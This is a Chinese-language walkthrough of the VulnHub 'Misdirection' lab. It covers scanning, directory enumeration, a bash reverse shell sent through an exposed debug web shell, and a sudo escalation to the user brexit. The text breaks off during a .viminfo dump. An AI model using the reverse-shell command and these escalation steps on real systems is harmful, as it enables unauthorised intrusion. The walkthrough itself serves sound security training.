免责声明:本文记录的是 Misdirection 渗透测试靶机 的解题过程,所有操作均在 本地授权环境 中进行。内容仅供 网络安全学习与防护研究 使用,请勿用于任何非法用途。读者应遵守《网络安全法》及相关法律法规,自觉维护网络空间安全。
环境:
https://download.vulnhub.com/misdirection/Misdirection.zip
一、信息搜集
1、主机发现
arp-scan -l
┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:99:2b:48, IPv4: 192.168.0.6
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1 00:50:56:c0:00:08 VMware, Inc.
192.168.0.2 00:50:56:f2:cf:16 VMware, Inc.
192.168.0.9 00:0c:29:45:a6:be VMware, Inc.
192.168.0.254 00:50:56:f8:49:1c VMware, Inc.
10 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.344 seconds (109.22 hosts/sec). 4 responded
目标地址:192.168.0.92、扫描目标开放端口
nmap -sV -p- -A 192.168.0.9┌──(root㉿kali)-[~]
└─# nmap -sV -p- -A 192.168.0.9
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-12 21:43 EST
Nmap scan report for 192.168.0.9
Host is up (0.00048s latency).
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 ec:bb:44:ee:f3:33:af:9f:a5:ce:b5:77:61:45:e4:36 (RSA)
| 256 67:7b:cb:4e:95:1b:78:08:8d:2a:b1:47:04:8d:62:87 (ECDSA)
|_ 256 59:04:1d:25:11:6d:89:a3:6c:6d:e4:e3:d2:3c:da:7d (ED25519)
80/tcp open http Rocket httpd 1.2.6 (Python 2.7.15rc1)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: Rocket 1.2.6 Python/2.7.15rc1
3306/tcp open mysql MySQL (unauthorized)
8080/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 00:0C:29:45:A6:BE (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT ADDRESS
1 0.48 ms 192.168.0.9
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.56 seconds目标开发端口:
22、80、3306、8080根据IP+端口,访问web端口
http://192.168.0.9:80
访问80端口,显示一个网站

http://192.168.0.9:8080/访问8080端口,显示阿帕奇默认页面
3、扫描网站路径
80:
gobuster dir -e -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,zip,html -u http://192.168.0.9:80 -t 30┌──(root㉿kali)-[~]
└─# gobuster dir -e -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,zip,html -u http://192.168.0.9:80 -t 30
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.0.9:80
[+] Method: GET
[+] Threads: 30
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,txt,zip,html
[+] Expanded: true
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 0 / 1 (0.00%)
2026/01/12 21:54:26 the server returns a status code that matches the provided options for non existing urls. http://192.168.0.9:80/f1caeaed-ff0a-47d7-a676-4de5d2a7c923 => 400 (Length: 50). Please exclude the response length or the status code or set the wildcard option.. To continue please exclude the status code or the length8080:
使用dirsearch扫描
dirsearch -u http://192.168.0.9:8080┌──(root㉿kali)-[~]
└─# dirsearch -u http://192.168.0.9:8080
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /root/reports/http_192.168.0.9_8080/_26-01-12_21-56-08.txt
Target: http://192.168.0.9:8080/
[21:56:08] Starting:
[21:56:08] 301 - 314B - /js -> http://192.168.0.9:8080/js/
[21:56:11] 403 - 299B - /.ht_wsr.txt
[21:56:11] 403 - 302B - /.htaccess.bak1
[21:56:11] 403 - 302B - /.htaccess.orig
[21:56:11] 403 - 304B - /.htaccess.sample
[21:56:11] 403 - 302B - /.htaccess.save
[21:56:11] 403 - 303B - /.htaccess_extra
[21:56:11] 403 - 302B - /.htaccess_orig
[21:56:11] 403 - 300B - /.htaccess_sc
[21:56:11] 403 - 300B - /.htaccessOLD
[21:56:11] 403 - 300B - /.htaccessBAK
[21:56:11] 403 - 301B - /.htaccessOLD2
[21:56:11] 403 - 293B - /.html
[21:56:11] 403 - 292B - /.htm
[21:56:11] 403 - 298B - /.htpasswds
[21:56:11] 403 - 302B - /.htpasswd_test
[21:56:11] 403 - 299B - /.httr-oauth
[21:56:12] 403 - 292B - /.php
[21:56:35] 301 - 315B - /css -> http://192.168.0.9:8080/css/
[21:56:36] 301 - 317B - /debug -> http://192.168.0.9:8080/debug/
[21:56:36] 200 - 3KB - /debug/
[21:56:37] 200 - 410B - /development/
[21:56:43] 301 - 316B - /help -> http://192.168.0.9:8080/help/
[21:56:43] 200 - 406B - /help/
[21:56:44] 301 - 318B - /images -> http://192.168.0.9:8080/images/
[21:56:44] 200 - 406B - /images/
[21:56:46] 200 - 405B - /js/
[21:56:50] 301 - 318B - /manual -> http://192.168.0.9:8080/manual/
[21:57:03] 301 - 319B - /scripts -> http://192.168.0.9:8080/scripts/
[21:57:03] 200 - 405B - /scripts/
[21:57:04] 403 - 301B - /server-status
[21:57:04] 403 - 302B - /server-status/
[21:57:05] 301 - 317B - /shell -> http://192.168.0.9:8080/shell/
[21:57:05] 200 - 406B - /shell/
[21:57:21] 200 - 1KB - /wordpress/wp-login.php
[21:57:21] 200 - 4KB - /wordpress/
Task Completed使用gobuster扫描
gobuster dir -e -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,zip,html -u http://192.168.0.9:8080 -t 30┌──(root㉿kali)-[~]
└─# gobuster dir -e -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,zip,html -u http://192.168.0.9:8080 -t 30
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.0.9:8080
[+] Method: GET
[+] Threads: 30
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,txt,zip,html
[+] Expanded: true
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.htmlindex.html (Status: 200) [Size: 10918]
/imagesimages (Status: 301) [Size: 318] [--> http://192.168.0.9:8080/images/]
/helphelp (Status: 301) [Size: 316] [--> http://192.168.0.9:8080/help/]
/scriptsscripts (Status: 301) [Size: 319] [--> http://192.168.0.9:8080/scripts/]
/csscss (Status: 301) [Size: 315] [--> http://192.168.0.9:8080/css/]
/wordpresswordpress (Status: 301) [Size: 321] [--> http://192.168.0.9:8080/wordpress/]
/developmentdevelopment (Status: 301) [Size: 323] [--> http://192.168.0.9:8080/development/]
/manualmanual (Status: 301) [Size: 318] [--> http://192.168.0.9:8080/manual/]
/jsjs (Status: 301) [Size: 314] [--> http://192.168.0.9:8080/js/]
/shellshell (Status: 301) [Size: 317] [--> http://192.168.0.9:8080/shell/]
/debugdebug (Status: 301) [Size: 317] [--> http://192.168.0.9:8080/debug/]
/server-statusserver-status (Status: 403) [Size: 301]
Progress: 1102790 / 1102790 (100.00%)
===============================================================
Finished
===============================================================4、指纹识别
whatweb http://192.168.0.9┌──(root㉿kali)-[~]
└─# whatweb http://192.168.0.9
http://192.168.0.9 [200 OK] Cookies[session_id_init], Country[RESERVED][ZZ], HTTPServer[Rocket 1.2.6 Python/2.7.15rc1], HttpOnly[session_id_init], IP[192.168.0.9], JQuery, Meta-Author[Massimo Di pierro], Python[2.7.15rc1], Script[text/javascript], Web2py[web2py], X-Powered-By[web2py], X-UA-Compatible[IE=edge]二、漏洞利用
1、访问扫描出来的新路径
http://192.168.0.9:8080/debug/发现新的界面,存在shell

2、发现是可以执行命令的,权限为www-data,直接进行反弹shell
bash -c "/bin/bash -i >& /dev/tcp/192.168.0.6/6666 0>&1"kali监听
nc -lvnp 6666
反弹成功
三、权限提升
1、在用户目录下发现用户flag
┌──(root㉿kali)-[~]
└─# nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.0.6] from (UNKNOWN) [192.168.0.9] 59652
bash: cannot set terminal process group (839): Inappropriate ioctl for device
bash: no job control in this shell
www-data@misdirection:/home/brexit$
www-data@misdirection:/home/brexit$
www-data@misdirection:/home/brexit$
www-data@misdirection:/var/www/html/debug$ cd /home
cd /home
www-data@misdirection:/home$ ls
www-data@misdirection:/home/brexit$
www-data@misdirection:/home/brexit$
www-data@misdirection:/home/brexit$
ls
brexit
www-data@misdirection:/home/brexit$
www-data@misdirection:/home/brexit$
www-data@misdirection:/home/brexit$
www-data@misdirection:/home$ cd brexit
cd brexit
www-data@misdirection:/home/brexit$ ls
ls
start-vote.sh
user.txt
web2py
www-data@misdirection:/home/brexit$
www-data@misdirection:/home/brexit$
www-data@misdirection:/home/brexit$
www-data@misdirection:/home/brexit$ cat start-vote.sh
cat start-vote.sh
#!/bin/bash
source ~/web2py/venv/bin/activate && python ~/web2py/web2py.py -a '<recycle>'
www-data@misdirection:/home/brexit$
2、可以发现这个是80端口网站的启动脚本,提高一下shell交互性
export TERM=xterm-colorwww-data@misdirection:/home/brexit$ export TERM=xterm-color
export TERM=xterm-color
www-data@misdirection:/home/brexit$3、查看当前用户可以无密码使用什么命令
sudo -lwww-data@misdirection:/home/brexit$ sudo -l
sudo -l
Matching Defaults entries for www-data on localhost:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User www-data may run the following commands on localhost:
(brexit) NOPASSWD: /bin/bash
www-data@misdirection:/home/brexit$4、发现可以直接执行
sudo -u brexit /bin/bashwww-data@misdirection:/home/brexit$ sudo -u brexit /bin/bash
sudo -u brexit /bin/bash
id
uid=1000(brexit) gid=1000(brexit) groups=1000(brexit),24(cdrom),30(dip),46(plugdev),108(lxd)
python -c "import pty;pty.spawn('/bin/bash')"
brexit@misdirection:~$
brexit@misdirection:~$ ls
ls
start-vote.sh user.txt web2py
brexit@misdirection:~$5、用python制作一个虚拟终端让shell完整一点
python -c "import pty;pty.spawn('/bin/bash')"www-data@misdirection:/home/brexit$ sudo -u brexit /bin/bash
sudo -u brexit /bin/bash
id
uid=1000(brexit) gid=1000(brexit) groups=1000(brexit),24(cdrom),30(dip),46(plugdev),108(lxd)
python -c "import pty;pty.spawn('/bin/bash')"
brexit@misdirection:~$
brexit@misdirection:~$ ls
ls
start-vote.sh user.txt web2py
brexit@misdirection:~$6、查看一下用户目录下的文件
ls

ls -labrexit@misdirection:~$ ls
ls
start-vote.sh user.txt web2py
brexit@misdirection:~$
brexit@misdirection:~$ ls -la
ls -la
total 60
drwxr-xr-x 6 brexit brexit 4096 Jun 1 2019 .
drwxr-xr-x 3 root root 4096 Jun 1 2019 ..
-rw------- 1 brexit brexit 0 Jun 1 2019 .bash_history
-rw-r--r-- 1 brexit brexit 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 brexit brexit 3771 Apr 4 2018 .bashrc
drwx------ 3 brexit brexit 4096 Jun 1 2019 .cache
drwx------ 3 brexit brexit 4096 Jun 1 2019 .gnupg
drwxrwxr-x 3 brexit brexit 4096 Jun 1 2019 .local
-rw-r--r-- 1 brexit brexit 807 Apr 4 2018 .profile
-rw-rw-r-- 1 brexit brexit 66 Jun 1 2019 .selected_editor
-rw------- 1 brexit brexit 9346 Jun 1 2019 .viminfo
-rwxrwxr-x 1 brexit brexit 90 Jun 1 2019 start-vote.sh
-r--r----- 1 brexit brexit 33 Jun 1 2019 user.txt
drwxrwxr-x 16 brexit brexit 4096 Jan 13 10:53 web2py
brexit@misdirection:~$7、可以发现存在.viminfo这个文件查看一下(viminfo记录了vim的所有操作)
cat .viminfobrexit@misdirection:~$ cat .viminfo
cat .viminfo
# This viminfo file was generated by Vim 8.0.
# You may edit it if you're careful!
# Viminfo version
|1,4
# Value of 'encoding' when this file was written
*encoding=latin1
# hlsearch on (H) or off (h):
~h
# Last Search Pattern:
~MSle0~/any
# Command Line History (newest to oldest):
:q!
|2,0,1559373596,,"q!"
:set paste
|2,0,1559353917,,"set paste"
# Search String History (newest to oldest):
?/any
|2,1,1559354744,47,"any"
?/anyserver
|2,1,1559354723,47,"anyserver"
?/port
|2,1,1559354713,47,"port"
?/127
|2,1,1559354712,47,"127"
# Expression History (newest to oldest):
# Input Line History (newest to oldest):
# Debug Line History (newest to oldest):
# Registers:
# File marks:
'0 1 0 /etc/passwd
|4,48,1,0,1559373596,"/etc/passwd"
'1 1 0 ~/web2py/parameters_8000.py
|4,49,1,0,1559355323,"~/web2py/parameters_8000.py"
'2 1 0 ~/web2py/parameters_8000.py
|4,50,1,0,1559355267,"~/web2py/parameters_8000.py"
'3 318 9 ~/web2py/anyserver.py
|4,51,318,9,1559354953,"~/web2py/anyserver.py"
'4 4 18 ~/web2py/web2py.py
|4,52,4,18,1559354746,"~/web2py/web2py.py"
'5 4 18 ~/web2py/web2py.py
|4,53,4,18,1559354726,"~/web2py/web2py.py"
'6 318 10 ~/web2py/anyserver.py
|4,54,318,10,1559354625,"~/web2py/anyserver.py"
'7 1 0 ~/web2py/parameters_8000.py
|4,55,1,0,1559354592,"~/web2py/parameters_8000.py"
'8 1 0 ~/web2py/parameters_8000.py
|4,56,1,0,1559354592,"~/web2py/parameters_8000.py"
'9 1 0 /var/www/html/shell/index.php
|4,57,1,0,1559353921,"/var/www/html/shell/index.php"
# Jumplist (newest first):
-' 1 0 /etc/passwd
|4,39,1,0,1559373596,"/etc/passwd"
-' 1 0 ~/web2py/parameters_8000.py
|4,39,1,0,1559355323,"~/web2py/parameters_8000.py"
-' 1 0 ~/web2py/parameters_8000.py
|4,39,1,0,1559355323,"~/web2py/parameters_8000.py"
-' 1 0 ~/web2py/parameters_8000.py
|4,39,1,0,1559355267,"~/web2py/parameters_8000.py"
-' 1 0 ~/web2py/parameters_8000.py
|4,39,1,0,1559355267,"~/web2py/parameters_8000.py"
-' 318 9 ~/web2py/anyserver.py
|4,39,318,9,1559354953,"~/web2py/anyserver.py"
-' 318 9 ~/web2py/anyserver.py
|4,39,318,9,1559354953,"~/web2py/anyserver.py"
-' 318 9 ~/web2py/anyserver.py
|4,39,318,9,1559354953,"~/web2py/anyserver.py"
-' 318 9 ~/web2py/anyserver.py
|4,39,318,9,1559354953,"~/web2py/anyserver.py"
-' 318 9 ~/web2py/anyserver.py
|4,39,318,9,1559354953,"~/web2py/anyserver.py"
-' 318 9 ~/web2py/anyserver.py
|4,39,318,9,1559354953,"~/web2py/anyserver.py"
-' 318 9 ~/web2py/anyserver.py
|4,39,318,9,1559354953,"~/web2py/anyserver.py"
-' 318 9 ~/web2py/anyserver.py
|4,39,318,9,1559354953,"~/web2py/anyserver.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
-' 4 18 ~/web2py/web2py.py
|4,39,4,18,1559354746,"~/web2py/web2py.py"
